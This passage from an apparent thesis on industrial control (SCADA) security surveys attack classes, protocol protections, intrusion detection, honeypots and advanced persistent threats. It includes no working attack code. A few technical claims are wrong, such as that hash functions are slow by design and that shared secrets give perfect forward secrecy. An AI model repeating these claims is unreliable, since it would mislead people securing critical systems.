In a SCADA system, a DMZ may provide a secure buffer zone between business logic servers and the internal SCADA network. This would allow the network to be connected safely to a corporate local area network. If deployed properly, the bordering firewalls could provide granular flow control; ensuring exploitation of DMZ servers could not overflow to the internal network. [51][87] It is important to note that the security of a DMZ deployment relies highly on the proper configuration of its isolating firewalls.

3.2.9 Physical Controls

Lastly, the utilization of physical security controls is paramount to the operational security of SCADA systems. Both field devices and substations should be physically hardened to prevent unauthorized intrusions.

Substations should be able to resist break in attempts using various technologies. These may include electric fences, biometric access control, CCTV, etc. In addition, field devices deployed outside substations should resist tampering. The exploitation of field devices could circumvent network perimeter security, potentially allowing an attacker to circumvent internal security controls. Physical hardening may be used to prevent devices from being reprogrammed, flashed, destroyed, or removed. [51]

3.3 SCADA Attack Vectors

Due to SCADA's insecure nature, many attacks currently exist, targeting communication protocols, field devices, and internal control software. The Modbus protocol alone has over 48 identified attacks, targeting both its serial and Ethernet implementations. [41] Although attack methods differ depending on the protocol in question, most attacks can be classified in eight different ways: message spoofing, modification, and replay; man-in-the-middle and denial of service attacks; control software and operating system exploitation; and physical attacks. These will be discussed in detail in the following sections.

3.3.1 Message Spoofing

Message spoofing occurs when a malicious attacker forges SCADA communication packets while pretending to be a legitimate device. These spoofed packets are valid and untraceable due to the lack of security controls present in common SCADA protocols. [28][41][90] If an attacker manages to gain access to a control network, in theory they would be able to manipulate most field devices. [28][41] This is sometimes referred to as "you ping it, you own it" syndrome. An attacker could gain network access to devices by hacking into control networks from the Internet, corporate LANs, or even by physically exploiting field devices. [51] Once network access is available, the exploitation of SCADA devices becomes trivial. For example, a malicious user could craft a multicast Modbus TCP packet, instructing all Modbus-enabled field devices to enter read-only mode. This would prevent control operators from manipulating actuators remotely, essentially causing the SCADA system to become unresponsive. [28][41][51]

3.3.2 Message Modification

Similarity, the lack of authentication controls within SCADA protocols could allow an attacker to modify control messages in transit. This type of exploit is typically leveraged through a man-in-the-middle attack; however, it could also affect queued data. Since there is no way to prevent message modification, all legacy SCADA protocols are susceptible to this attack. [28][41][90]

A malicious attacker could leverage this issue to modify control commands sent from the control center to remote field devices. This is best demonstrated in multicast transmission scenarios. For example, when DNP3 is used to send control messages from one master to many slaves, the field devices do not reply to the original message (as to avoid overwhelming the network). If such a control message

was intercepted as it left the HMI, an attacker could modify the command, causing the operator to be oblivious to the action actually performed. In theory, an attacker could manipulate control messages leaving and entering the control center, preventing human operators from ever detecting changes in the system.

3.3.3 Replay Attacks

Packet replay attacks occur when secure one-time identifiers are not used on a per-packet basis. These nonce values should be unique for each transmission stream, preventing attackers from reusing old packets. Protection against replay attacks can be provided by a protocol's authentication or cryptographic mechanism. It is important to ensure session packets are unique while still allowing both sides to verify the uniqueness of the session. For example, appending a random value to a message before it is encrypted or signed can provide this kind of protection.

3.3.4 Man-in-the-Middle Conditions

Man-in-the-middle attacks occur when an attacker sits between a source and destination device at the network level. This can occur physically, in the case of a network tap, or logically through the manipulation of network routing and switching technologies. The ability to intercept messages flowing between two network points allows an attacker to modify messages while being transparent to each endpoint.

An attacker could leverage a man-in-the-middle condition to bring down a SCADA system while ensuring human operators are not notified. This could happen if an attacker was able to man-in-the-middle all communications between the control center and remote devices. In addition, an attacker could leverage this kind of attack to prevent operators from manipulating remote actuators.

3.3.5 Denial of Service

A denial of service (DOS) condition could occur both intentionally and accidentally within SCADA networks. DOS conditions occur when a device, or set of devices, becomes unavailable or unresponsive due to network congestion or exploitation.

An attacker could create a DOS condition by overwhelming field devices with packets, jamming network links with fake traffic, exploiting SCADA devices causing them to crash, or sending commands to field devices in order to turn them off. These attacks are easily identifiable when they saturate network links; however, more discrete attacks that modify field devices may make it appear as if the device has legitimately malfunctioned.

As mentioned previously, denial of service conditions can also occur inadvertently. These types of accidents can transpire from things like routing loops, misconfigured routing/switching devices, improperly applied software patches, unverified and tested system updates, or even random human errors. [51]

3.3.6 Control Software Exploitation

In scenarios where secure SCADA protocols have been deployed (like Secure DNP, for example), an attacker may choose to manipulate or exploit control software. Like many software applications, poor application development procedures can produce both local and remotely exploitable software bugs.

Although many SCADA specific software exploits are not publically available, a sophisticated attacker could gather information about deployed control software and could discover a zero-day vulnerability. Software vulnerabilities could be

detected by leveraging software-auditing tools like fuzzers and source code analyzers.

Well-rounded SCADA security implementations should provide a defense in depth strategy to network protection. This involves the use of compensative and reactive security controls, as well as auditing software for vulnerabilities. All software deployed within control networks is potentially exploitable.

3.3.7 Operating System Exploitation

As operating systems like Microsoft Windows became more popular in control network deployments, the security risks associated with these operating systems were assimilated into control network as well. In this capacity, the fundamental exploitation of underlying technologies could allow an attacker to leverage attacks on SCADA systems, just like in a typical IT network. [51][56]

Unfortunately, unlike its IT counterparts, SCADA networks cannot always deploy operating system patches in a timely manner. [42][51] Untested and unverified patches can cause systems to crash or lose connectivity with remote devices. [49] Extra functionality shipped with commercial operating systems also increases the attack surface of a machine. This includes technologies like Microsoft's server message block (SMB) and remote procedure call (RPC), which have a history of being heavily exploited. Additionally, even in cases where operating systems are patched regularly, these systems may still be vulnerable if not hardened and audited regularly. After all, a system is only as secure as its weakest link.

3.3.8 Physical Attacks

Lastly, physical attacks on field devices should not be overlooked. These attacks could allow attackers to extract sensitive information, inject data into the control network, or cause the device to become unresponsive. [51][58]

One great example of physical device security can be seen in smart grid deployments. Advanced metering infrastructure (AMI) devices like smart meters could be exploited to manipulate billing information, or even to spread malware from meter to meter via a mesh communication network. [58] Exploitation of field devices could potentially be used as a pivotal point for hopping back into the control center network. [58]

3.4 Protocol-Level Risk Mitigation Strategies

Some critical SCADA network attacks, like packet modification, forging, and replay can be mitigated using security technologies at various levels of the OSI model. Even though most SCADA protocols do not provide inherent security mechanisms, the replacement of such protocols is infeasible. However, the legacy requirements for future SCADA systems should not dissuade us from making protocol-level enhancements for future implementations.

Ideally, protocol level security enhancements should deliver absolute integrity and non-repudiation for all communication streams while providing mutual authentication of devices (particularly for critical commands). These components, working together, can provide protection against man-in-the-middle attacks, as well as message modification, spoofing, and reply attacks. In addition, authentication and non-repudiation can provide more well rounded audit logs; this can be extremely useful during security incident investigations. Additionally, enhanced SCADA

protocols can prevent connection reset attacks that cause denial of service conditions within SCADA network.

These improvements should be implemented in such a way as to not significantly affect availability, by increasing the computational overhead or bandwidth requirements of the system. Various security mechanisms that can improve the overall security posture of SCADA networks will be discussed in this section.

3.4.1 Authentication and Integrity Using Digital Signatures

Authentication using digital signatures allows control messages to be secured using public-key encryption technologies. This security mechanism provides mutual authentication for network devices while ensuring the integrity of all communication channels. Although not mandatory or even recommended, this security mechanism can also protect the confidentiality of selected control messages.

During typical device communications, a message's checksum is calculated then appended with a nonce and timestamp. A digest of these values is then encrypted with the sending device's private key and sent to the receiving device over a network connection. Once the packet is received, a device then recalculates the message's checksum using the message content, nonce, and timestamp. The appended signed checksum is then decrypted using the sender's public key and is then compared to the calculated checksum, verifying the message integrity and source.

This approach to network communication security protects against man-in-the-middle, message spoofing, modification, and replay attacks. Conversely, because this security mechanism is implemented at the application layer, there is no way to protect against denial of service attacks.

Typically this methodology does not provide mutual authentication; however, some deployments could provide mutual authentication at the cost of additional computational overhead. Generally speaking, the use of public key encryption increases the computational requirements of a system; however, efficiency can be improved by deploying alternative encryption technologies like elliptic curve cryptography (ECC). [5][7][38]

3.4.2 SSL/TLS

The Secure Socket Layer (SSL) and Transportation Layer Security (TLS) protocols provide another alternative for protecting SCADA communication streams. These technologies provide mutual authentication, integrity, and confidentiality of data in transit using digital signatures and public-key encryption technologies. [37]

Much like digital signatures, SSL/TLS prevents man-in-the middle attacks, and packet spoofing, modification, and reply attacks. This mechanism can be implemented within the protocol itself or as a wrapper for various legacy SCADA protocols. In addition, the IEC Technical Committee has approved the use of SSL/TLS within ICS networks. [64] SSL/TLS has been successfully deployed in some SCADA applications within the United States during the last decade. [64]

Nonetheless, SSL/TLS does not provide a perfect security solution for SCADA systems. Some of its particular downsides include: known protocol weaknesses [37][64], exploitable library implementations [37][64], excessive computational and bandwidth overhead [37][64], and even the questionable reliability of external certificate authorities (as seen in the Stuxnet attack). [22][31] Furthermore, SSL/TLS does not provide evidence of data processing (non-repudiation) and only supports reliable transportation protocols like TCP. [37]

3.4.3 Authentication Using Challenge-Response

This security mechanism employs a shared secret cryptographic key that provides a simple, yet reliable network authentication mechanism. Providing integrity and authentication of SCADA communication streams, challenge-response security can protect against man-in-the-middle attacks, and message spoofing, injection, and modification attacks. In addition, since each network device utilizes a unique shared secret with the MTU, perfect forward secrecy is provided. [37] This ensures the exploitation of a single field device cannot significantly undermine the overall security stance of the SCADA system.

During typical network communications, the receiving device can request the sender answers a 'challenge' at any time. This challenge value, usually in the form of a nonce, is merged with the known shared key then hashed. The resulting checksum is then appended to the data being delivered, providing authentication of the sending device while protecting the integrity of the message.

The effectiveness of the challenge-response security mechanism is reliant on its proper implementation. Nonce values should be included in each message to prevent packet replay attacks, ensuring packet uniqueness even when control messages are static. Additionally, challenges should be mandatory for all critical SCADA operations. This will provide optimal security while avoiding needless authentication of non-critical SCADA messages.

Like other security solutions, the challenge-response mechanism can detrimentally increase the computational overhead and bandwidth requirements of SCADA systems. This can be partially offset by only authenticating critical messages. In addition, the hashing algorithm used to calculate checksum values should be selected based on its speed and effectiveness. Some hashing algorithms may not be suitable for SCADA systems due to their high computational overhead. This will be discussed further in section 6.5.

3.4.4 Authentication Using HMAC

Hash-based message authentication code (HMAC) provides an authentication and integrity mechanism by combining hashing algorithms with a pre-defined cryptographic key. Depending on the hashing algorithm being used, this system can be implemented with relatively low computation overhead. [44] This approach to protocol security provides authentication, integrity, and protection against man-in-the-middle attacks, and message spoofing, injection and replay attacks. Due to the nature of HMAC, confidentiality of messages cannot be provided.

Checksums generated by HMAC can be appended to existing messages, creating a measurable and predictable overhead for each message. The system's overall strength relies on the security of the hashing mechanism being used. Thanks to the implementation of nonce values, HMAC is not significantly affected by hash collisions attacks when compared to a hashing algorithm alone. [48][66] This allows more efficient hashing algorithms like MD5 to be used, reducing computational overhead for embedded field devices.

3.4.5 Integrity Assurance Using Hashing Algorithms

One-way hashing algorithms are an integral component of most integrity and authentication security mechanisms. Hash functions provide a non-reversible mechanism for mathematically reducing data into a reasonably unique, fixed-length value. Algorithms like MD5 and SHA-1 are most commonly used, although both have recently been shown to be weak. [44][48][66][83] When appended securely to a message in transit, these algorithms provide a way to ensure data has not been modified or inadvertently corrupted in transit.

Hashing algorithms, by design, are slow to compute. This is common to all hashing algorithms in order to resist brute forcing attacks used to recover the

original data. These algorithms are meant to provide integrity only, not authentication or encryption. However, they may be used by various security mechanisms (e.g.: HMAC) to provide an authentication component.

Their strength is proportional to the effectiveness of the hashing algorithm used within the system. Common hashing algorithms like MD5 and SHA-1 are considered weak. [44][48][66][83] In particular, MD5 is susceptible to collision attacks, allowing an attacker to pad legitimate messages with random data that produces a valid hash value. [83] In addition, SHA-1's computation complexity has recently been diminished by approximately 21% through the use of pre-computation. [79] This increases the risk of a successful brute force attack. Properly implemented hashing algorithms will implement a session-unique salt value. This ensures that static or predictable messages always produce a unique digest value, even when retransmitted.

3.4.6 Security Wrappers

One alternative to integrating security controls within a new SCADA protocols is to package legacy protocols inside a security wrapper. Although this provides effective security and full backwards compatibility, this approach to security creates too much computational overhead and increased bandwidth requirements. [26][37] In addition, security wrappers tend to envelope the whole communication packet within a crypto system. This may provide confidentiality, authentication, integrity, and high availability (through denial-of-service mitigation); however, it adds needless computational overhead. [12][28][41] In fact, the fundamental confidential nature of security wrappers is entirely needless in SCADA systems: it is very clear "from members […] throughout the industry that it [is] not necessary to protect data from being overheard […]." [35]

The implementation of security wrappers will be discussed in the following sections.

3.4.6.1 SSL/TLS

Detailed information about the use of SSL/TLS within SCADA networks is discussed in section 3.4.2.

3.4.6.2 IPSec

Internet protocol security (IPSec) is a network-layer security mechanism capable of protecting IP communications, regardless of the transportation protocol being used. It provides a security wrapper for all communications between two network hosts. This ensures the integrity, authenticity, and availability of all network communications. In addition, it provides inherent denial of service protection since random data cannot be injected into a network stream. This thwarts communication stream reset attacks. Mutual authentication is provided during the communication channel negotiation phase, providing the basis for establishing a cryptographically secure communication channel.

Although this appears to be a great security solution, as seen in IT networks, it is not a viable solution for SCADA networks. This is due to its excessive computational overhead and increased bandwidth requirements. [26][37] In addition, field devices employing various embedded operating systems may not have the ability to implement IPSec communication channels. [51][56] This prevents IPSec from being a viable solution to SCADA's inherent security problems.

3.4.6.3 Payload Encryption

Generally speaking, payload encryption can be implemented at multiple layers of the open systems interconnection (OSI) model. This can be seen in the implementation of payload encryption within IPSec, or even application-layer public-key encryption. Payload encryption provides confidentiality, integrity, and possibly authentication (depending on implementation), preventing attackers from performing passive traffic analysis on network communications. Additionally, it protects against packet modification, injection, and replay attacks.

Primarily, payload encryption is considered a waste of time and resources when implemented, as it detrimentally increases the computational and bandwidth requirements of SCADA systems. [26][37] Most importantly, it is "very clear direction from members [...] throughout the industry that it [is] not necessary to protect data from being overheard [...]." [35]

3.4.7 Secure DNP3

Lastly, improvements to legacy SCADA protocols do exist. Secure DNP3 is a secure version of the DNP3 protocol that provides application-layer security while still allowing full backwards compatibility. [35] It provides packet spoofing, modification, and replay protection while delivering device authentication using the challenge-response security model and pre-shared keys. [35]

This improved version of DNP3 permits an authenticator device (i.e.: a MTU or collector) to, at any time, request the sending device answer a challenge. When a challenge is received, the sender will authenticate itself using the challenge value and a HMAC calculation. In order to reduce computational complexity, in some cases challenges can be reused for additional packets. This system does not need to authenticate all packets; authentication is done selectively. [35] Additionally, this

protocol works well in non connection-oriented networks, particularly over transportation layer protocols like UDP. [35]

Because message confidentiality is not required in SCADA systems [35], secure DNP3 does not provide this security mechanism. Additionally, the protocol provides perfect forward secrecy [35]; the divulgence of one key does not significantly impact the security of the overall system. This protocol improvement provides a great example for future improvements to other SCADA protocols.

3.5 Incident Detection Using Intrusion Detection Systems

Naturally, SCADA systems differ greatly from traditional IT networks in many ways: they tend to have a static amount of client devices, their communication flows are predictable, communication protocols are often proprietary, and the importance of availability is crucial. Due to the hard availability nature of SCADA, many traditional IT security protection and mitigation mechanisms prove to be ineffective.

Traditionally, computer networks lacking real-time protection mechanisms rely upon intrusion detection technologies to alert administrators about possible system breaches. However, these traditional IDSs are not capable of accurately detecting SCADA attacks, as many vectors are not identical to those seen in typical networks. [93] In particular, the mitigation of zero-day exploits (for example, the multitude used in the Stuxnet attack) is difficult due to vague information regarding current SCADA attack vectors. [93]

In the following sections we will explore current research regarding the use of various intrusion detection algorithms within SCADA networks.

3.5.1 Intrusion Detection Overview

Regardless of underlying security event detection algorithms, all intrusion detection systems (IDSs) are responsible for monitoring either a single host or network link in real time for possible security events. Traffic and related data are analyzed for malicious content or violations of preconfigured security policies. Two main types of IDS systems exist: host-based and network based. [3]

Host-based IDS systems are responsible for protecting endpoint assets like servers, workstations, and infrastructure devices. This type of IDS may detect a variety of attacks, ranging from malware infections to exploit payloads destined for the protected host. Generally speaking, host-based IDS systems aim to detect a plethora of attacks aimed at the monitored host. This type of detection in depth provides a well-rounded picture of the health of a network, at the cost of increased computational overhead and reduced situational effectiveness. [3][93]

Conversely, network-based IDS systems are used to detect the presence of, and sometimes even protect against, network-based attack vectors. These IDS systems are typically deployed inline on critical network segments. For example, they are often deployed between a corporate intranet and DMZ to detect incoming attacks. Network-based IDS systems are capable of being passive or reactive depending on organizational requirements. [3][93]

Both types of IDS systems rely on a variety of mechanisms for detecting possible attacks. These security event detection algorithms rely on a variety of approaches to detect and mitigate events, ranging from malware detection to the identification of statistically anomalous connections. Once possible attack vectors are identified, the IDS system typically pushes alerts (and associated log information) to an external security event manager (SEM) responsible for archiving and alerting administrators of events.

Over the years IDS systems have evolved into highly effective mechanisms for detecting both known and novel attacks against network devices. Unfortunately, many of these robust and effective IDS systems are not directly transferrable to SCADA environments: the incomparability between traditional IT and SCADA networks creates a novel set of attack vectors and risks unknown to current IDS algorithms. [93]

Currently multiple surveys exist that overview all current approaches to retrofitting IDS systems within SCADA networks. However, the usage of various IDS technologies is often criticized, particularly within the realm of Modbus TCP networks. Drawing from a plethora of sources, most surveys have described how an intrusion detection system must be coupled with human intervention and other security technologies in order to be truly effective. [93]

Furthermore, current efforts in the realm of SCADA IDS development are shown to be largely ineffective. One survey noted that most authors have not “tested [their methodologies] on real operational SCADA system network traffic to validate [their] assumptions.” [86] In addition, critical investigations into current approaches to SCADA IDS deployments revealed the ineffectiveness of any single event detection technique. One author showed how current IDS technologies designed for SCADA networks failed to protect environments where communication protocols were "proprietary and [...] often undocumented or ported from insecure serial protocols to an Internet protocol (IP) network stack." [86]

Naturally, an ideal SCADA-specific IDS system should rely upon a variety of IDS technologies to provide detection in depth. The integration of multiple security event detection technologies can provide a layered approach to event detection, removing any single point failure.

In the following subsections, I will provide an overview of all current network-based IDS algorithms used to provide security event detection in SCADA systems. We will not look at host-based IDS systems, as they are infeasible to deploy on most proprietary and embedded SCADA devices. As we will see, no single technology

exists that provides a perfect security solution for detecting security events on SCADA networks.

3.5.2 Signature-based Intrusion Detection Systems

The first line of defense used by most simple and legacy IDS devices is a signature-based intrusion detection algorithm. This rudimentary approach to event detection relies up a set of pattern-based signatures that can be used to detect the presence of attacks. These signatures are generated for specific exploits or attack vectors and offer little flexibility when used to analyze network traffic. As network traffic flows through a signature-based IDS system, it is analyzed for traffic conforming to known attack signatures. If a signature is detected, an alert is generated and sent to an external security event manager. In some cases, this type of IDS is even capable of dropping traffic conforming to known attack signatures.

Unfortunately, the sole use of attack signatures creates a catch-22 situation: generic signatures do not cover a broad number of attacks, whereas some signatures must be explicitly created to detect specific attacks. [4][93] Typically, signature-based IDS algorithms can be subverted through the slight modification of an attack pattern or payload – sometimes the fragmentation of packets can even provide detection avoidance. [4] Generic signatures commonly focus on traditional IT infrastructure exploits and related attacks (e.g.: viruses, worms, shellcode, etc.); however, these vulnerabilities are only a subset of the total attack vectors impacting SCADA networks.

Luckily, some SCADA protocol specific signatures have been created, allowing signature-based IDS systems to be more effective in SCADA networks. Most notably, DigitalBond has developed attack signatures for the popular open-source Snort IDS software. [5][70] These signatures are capable of detecting rudimentary attacks against popular ICS protocols like DNP3 and Modbus.

Unfortunately, IDS signatures designed to detect attacks over proprietary SCADA protocols tend to be ineffective due to vendor-specific implementations of each protocol. [4] Furthermore, these signatures are not capable of detecting zero-day attacks, with the exception of repurposed malware conforming to known signatures. [4][93] These IDS systems create a situation in which both false-positives and false-negative rates are high – obviously not an ideal solution for sensitive and critical SCADA networks.

3.5.3 Anomaly-based Intrusion Detection Systems

Another fundamental approach to security event detection uses anomaly-based IDS algorithms to detect possible attacks. These systems rely upon the detection of anomalous system, network traffic, or protocol behaviours to classify network traffic as malicious.

Anomaly-based IDS systems rely heavily on heuristics to identify and classify network traffic. Heuristics algorithms compare traffic to a known baseline to detect anomalous traffic. [14][91] When anomalous behaviour is detected, traffic is logged or dropped and an alert is sent to an external security event manager.

Heuristic-based IDS systems are able to reliably detect anomalous traffic - port scans, network foot printing, man-in-the-middle attacks, etc. – but are incapable of detecting sophisticated attacks over legacy SCADA protocols. [91] For example, an attacker may successfully manipulate an SCADA system using legitimate, albeit forged, communication packets that appear to be from legitimate sources. These attacks often target weak and security-free legacy SCADA protocols like DNP3 and Modbus. IDS systems developed for IT networks were not designed to detect such attacks and provide little to no protection when deployed in SCADA networks. [91]

Because these systems rely on a learning period for baseline generation, an attacker can slowly manipulate a baseline to ensure a specific type of attack goes

undetected. [14][91] Furthermore, if an attacker is present on the network prior to the device being installed, they are able to fully manipulate the baseline creation process – this allows the full subversion of this detection mechanism. Finally, the network 'features' used for baseline modeling are difficult to select yet highly impact the effectiveness of this type of IDS. [91]

Studies have showed how anomaly detection can be used in various SCADA networks, enabling the detection of malicious modifications to monitored systems regardless of the devices being used. By using real data collected from an SCADA network over a period of a year, and injecting random erroneous numbers into said data, one author was able to mathematically measure the effectiveness of his proposed technique. [14] In this study, anomaly was shown to be particularly effective when detecting small abnormalities – resulting in an overall false-positive rate below 4%. Naturally, this appears to be a good fit for SCADA networks considering their static and predictable nature.

Although anomaly-based IDS systems do not provide a catchall solution for SCADA environment, they do provide a better alternative to rudimentary signature-based IDS systems. The proper implementation of anomaly-based IDS algorithms may provide a plausible approach to event detection if integrated with additional security event detection technologies.

3.5.4 Flow-based Intrusion Detection Systems

Contrary to other IDS methods used in SCADA systems, flow-based IDS algorithms tend to work extremely well due to the static devices and predictable network flows present in SCADA networks.

As mentioned previously in this document, SCADA networks tend to have a static number of network devices that are infrequently added or upgraded. Furthermore, each device has a single purpose and tends to communicate with a

static number of devices to perform its tasks. [10] Because of this static nature, it is feasible to create a mapping between all possible host combinations on the network to define which protocols are used between devices, including the direction of communication flow. This can effectively create a network traffic baseline capable of detecting anomalous communication patterns through flow analysis.

This flow-based approach to intrusion detection can effectively detect brute force network reconnaissance scans while also detecting advanced attack vectors like device impersonation and network pivot attacks. [10] To create a baseline for flow analysis, an IDS device needs to monitor the SCADA network during an initial learning period. As new devices are added to the network, these changes need to be explicitly added to the network baseline. Alternatively, the IDS system can be put back into learning more for a short period of time.

Once the network baseline is created, traffic flowing through the IDS system is compared to the flow-based network baseline. Traffic not conforming to the baseline is marked as malicious, thus pushing an alert to an external security event manager. Depending on the specific environment in which the device is deployed, some flow-based IDS systems can terminate all connections not conforming to the network baseline.

By monitoring communications in various parts of the network, flow-based IDS systems can be used to detect network-level inconsistencies. Naturally, this is heavily reliant on the proper and accurate generation of a network baseline. Furthermore, if man-in-the-middle attacks go undetected, packet modification attacks are capable of subverting flow-based security controls since these communication streams conform to the network baseline.

It is possible that flow-based IDS algorithms can provide an almost perfect security event detection mechanism for static and predictable SCADA networks; however, they do not provide a catchall solution for detecting all types of attack vectors. Ideally this type of IDS would be deployed with additional technologies to provide a well-rounded approach to security event detection.

3.5.5 State-based Intrusion Detection Systems

Unlike typical anomaly-based detection techniques, state-based IDS systems are capable of providing introspection into SCADA protocols. This allows the security mechanism to identify protocol payloads that fall outside pre-defined thresholds and system state goals. [19][33][34]

This detection technique, similar to deep packet inspection, can detect cases where attackers are attempting to fuzz SCADA protocol implementations on network devices. [19] Fuzzing attacks can be used to identify poorly secured SCADA devices that may be susceptible to overflow and logic-based remote exploits. State-based IDS algorithms are capable of detecting both payload data unit anomalies - like malformed packets, fields exceeding standard lengths, etc. - and application data unit discrepancies, like invalid function codes being sent to remote devices. [19] [34]

By conforming SCADA system knowledge into a baseline "virtual image" state machine, this type of algorithm can use customized rule languages to identify malicious SCADA network states. [19][33] This provides deep insight into the overall operational state of the SCADA environment, providing the ability to detect patient and knowledgeable attackers attempting to slowly transition a SCADA system to an unstable state.

Although it is possible to define specific critical states in SCADA systems, rarely is such a state invoked through a single action within the system. Rather, attacks tend to be multi-faceted. By correlating low-level monitoring and state detection with general information about the state of the whole system, this type of IDS system can successfully detect attacks with low false-positive rates. [19][33][34]

We must note that a state machine's effectiveness is determined by the quality of its baseline and accuracy of its mapped states. Previous studies have shown how state-based intrusion detection systems, when coupled with traditional signature detection methods, can provide a robust approach to security event detection. In

addition, the deployment of state-based IDS systems allows SCADA operators to identify potentially dangerous situations within the monitored environment.

3.6 Incident Detection Using Honeypots

One major security event detection mechanism exists that is capable of providing effective event detection and forensic information collection with no false positives: honeypots. Honeypots are virtual (or physical) systems designed to mimic real network devices and services, potentially luring attackers away from production systems. Honeypots come in a variety of forms, ranging from simple network connection listeners to full-blown emulated services capable of interacting with attackers. These systems can be combined into honeynets to create large-scale deployments capable of detecting security events throughout a large network block. [21][25][81]

Honeypots are generally used as an effective early-warning system for identifying attackers already inside the network perimeter. In the case of advanced persistent threats (APTs), honeypots increase the probability of detecting both APT attacks and targeted malware. After all, an attacker is very likely to connect to a honeypot system throughout an attack's lifecycle.

Primarily, honeypot systems are designed to be very alluring to an attacker: they commonly host exploitable services and emulate high-risk network devices. These systems often appear identical to real services in hopes of tricking attackers and deflecting attacks away from mission-critical devices and infrastructure. The complexity and detectability of honeypot systems varies from deployment to deployment and relies heavily on the type of honeypot software deployed. [21][25][81]

Since all honeypots are non-production by nature, any connection established with a honeypot can be considered malicious. Thus, this type of security event detection mechanism produces no false-positives by design. [21][25][81] Incoming malicious connections are handled long enough to collect forensic information about an attack, while real-time alerts are pushed to an external security event manager. Depending on the interaction level of the honeypot – low or high – an attacker or automated piece of malware may be fooled long enough to use a zero-day exploit or other novel type of payload. Naturally, the collection of this type of information provides invaluable insight into the attacks and exploits directly impacting SCADA networks.

In the following subsections I will describe the three main types of honeypot systems: low interaction, high interaction, and tarpits. Finally, the merits and downsides of each system will be compared and contrasted to provide a well-rounded view of current honeypot functionality.

3.6.1 Low Interaction Honeypots

The first and most rudimentary type of honeypot is a low-interaction honeypot. This type of system is designed to listen for, and emulate, a variety of vulnerable network services in hopes of attracting an attacker. Listeners deployed by this type of honeypot mimic vulnerable network services by using pre-defined interaction templates. [21][25][81] These honeypot services are then bound to the device's network interfaces and begin waiting for attacks.

Attacks directed towards low-interaction honeypots do not get far before failing, considering the emulated nature of all listening services. Some low-interaction honeypot software is capable of interacting with attackers over common protocols (e.g.: HTTP, FTP); however, this functionality is limited to services explicitly supported. [21] Because of the low-interaction nature of these honeypots, attackers

are not commonly fooled into believing services are real. [21][81] Luckily, the mere presence of a network connection directed at the honeypot indicates the presence of an attacker.

Although an attacker easily detects low-interaction honeypots, they are extremely effective for collecting samples of automated malware. Commonly exploited services are generally supported by all low-interaction honeypots and are capable of simulating full service exploitation during automated malware attacks. This results in the collection of malware samples with little to no effort. [21]

Naturally, these types of honeypots do not provide a catchall solution, as they are not capable of providing detailed forensic information about attacks. However, their simulated nature facilitates mass deployment while providing extreme consolidation, low complexity, and low resource utilization. These types of honeypots are perfect for harvesting malware samples or providing a wide-scale mechanism for detecting the presence of malicious connections within a network. Furthermore, their entirely passive nature coupled with non-existent false-positive rates proves ideal for deployment within SCADA networks.

3.6.2 High Interaction Honeypots

In contrast, some honeypot software is capable of providing a high level of interaction during attacks while remaining transparent to the attacker. These types of honeypots – called high-interaction honeypots - provide real, yet fully monitored, services capable of being exploited. [21][25][81]

Services provided by this type of honeypot tend to mimic deployed software within the network and aim to deflect attacks from critical infrastructure. [25] This is often done by creating one or more virtual machines loaded with real, exploitable software. These virtual machines are then monitored either in-band (often through

kernel-level rootkits) or out-of-band (e.g.: passive network taps) to collect information about attacks. [25]

Thanks to their high-interaction nature, these types of honeypots are able to collect detailed information about all phases of an attack. This includes initial network scans, exploits and payloads used to compromise the host, and actions taken by the attacker post-exploitation. [21][25][81] Naturally, this information is invaluable when performing a post-attack investigation. Furthermore, these types of honeypots are capable of offering insight into zero-day exploits and other novel attack vectors used within SCADA systems. [21] Like low-interaction honeypots, these systems are capable of pushing alerts in real time to an external security event manager.

Unfortunately, deploying these exploitable and sophisticated honeypots comes at the cost of increased complexity, management overhead, and resource requirements. [21][25][81] Furthermore, it is possible that the successful exploitation of high-interaction honeypots can result in the subversion of IDS software responsible for monitoring the system. Although this can be mitigated through out-of-band monitoring, this type of monitoring may hamper the collection of well-rounded forensic information. Generally speaking, the complexity and cost of deploying this type of honeypot inhibits its use. [21][81]

3.6.3 Tarpits

Finally, some honeypots are designed to solely slow down network reconnaissance and automated malware attacks against a monitored network. These honeypots are called tarpits – fittingly named based on their intended functionality. [11]

Tarpits aim to slow automated connections down to a snail's pace. These systems try to significantly hamper the ability for automated malware to propagate,

as contacting the tarpit causes malware to continually wait for each connection to terminate. By delaying packets almost to the point of termination, a tarpit can slow down an attack long enough to trigger administrator intervention. [11]

These types of honeypots are extremely effective when used to detect automated malware and reconnaissance attacks. [11] Tarpits are simple, require little resources, and are capable of binding to hundreds of IP addresses with little to no overhead. Furthermore, their ability to provide attack detection and mitigation while being entirely passive proves invaluable for SCADA networks. [11]

Unfortunately, tarpits do not provide any useful information regarding attacks taking place beyond simple connection information. Naturally, this information is of little use to an administrator, considering additional security event detection mechanisms may have already detected the presence of an automated attack. Overall, tarpits provide little use other than slowing down automated connections. This is especially true considering modern automated malware is threaded and will not be impeded by having a single connection slowed down by a tarpit.

Chapter 4. SCADA and Advanced Persistent Threats (APTs)

Advanced persistent threats (APTs) take on many forms, as seen during numerous hacking incidents highlighted by the media in recent years. [16][24] Although this term seems vague and all encompassing, the significance of APT attacks should not be underestimated. In order to understand such attacks and their importance in industrial control security, one must first define and attempt to understand APT attackers, their methods, and exploitation strategies they commonly use.

4.1 Advanced Persistent Threats

The term *advanced persistent threat* (APT) was coined by the United States Air Force in the mid 2000's to identify highly skilled and motivated cyber attackers capable of infiltrating secure networks. The APT label was commonly used with a numerical identifier to indicate a specific attacker without disclosing classified information regarding their identity. [24][47][82]

As years progressed, external security companies like Mandiant and McAfee began to see APT attacks targeting large corporations in various industries. [49] As these types of attacks proliferated, the APT label was used to identify similarly highly skilled and motivated attackers aiming to infiltrate and exfiltrate industry secrets from private corporations. [24][30][82]

APTs, often working in groups, are usually funded by a third party or are highly motivated through financial incentives. [12] Financial gain may range from payment upon attack completion to funds gained from selling extremely sensitive trade secrets. Unlike typical attackers, APTs may rely heavily on social engineering for

initial network infiltration, considering the complexity and security controls present in large, well-secured networks.

One of the most well known APT attacks targeting the technology industry occurred in 2011 against RSA, a security vendor providing one-time token devices (RSA SecureID) that protect companies around the globe. [44] Although the time frame of the attack was not disclosed, exfiltrated information was sensitive enough to justify public-disclosure of the attack. This prompted RSA to warn customers that token devices may be compromised. These types of extremely complex attacks have occurred elsewhere in following years, including long-term attacks against large targets like Times Magazine. [71]

4.1.1 Characteristics

Initially, APT attacks appear to be similar to traditional network infiltration attacks, which have occurred since the Internet evolved out of the primordial ooze of the 80's. However, APT attacks (and attackers) differ in a few specific ways. [66] APTs:

- Have long-term and specific objectives
- Are highly persistent and motivated
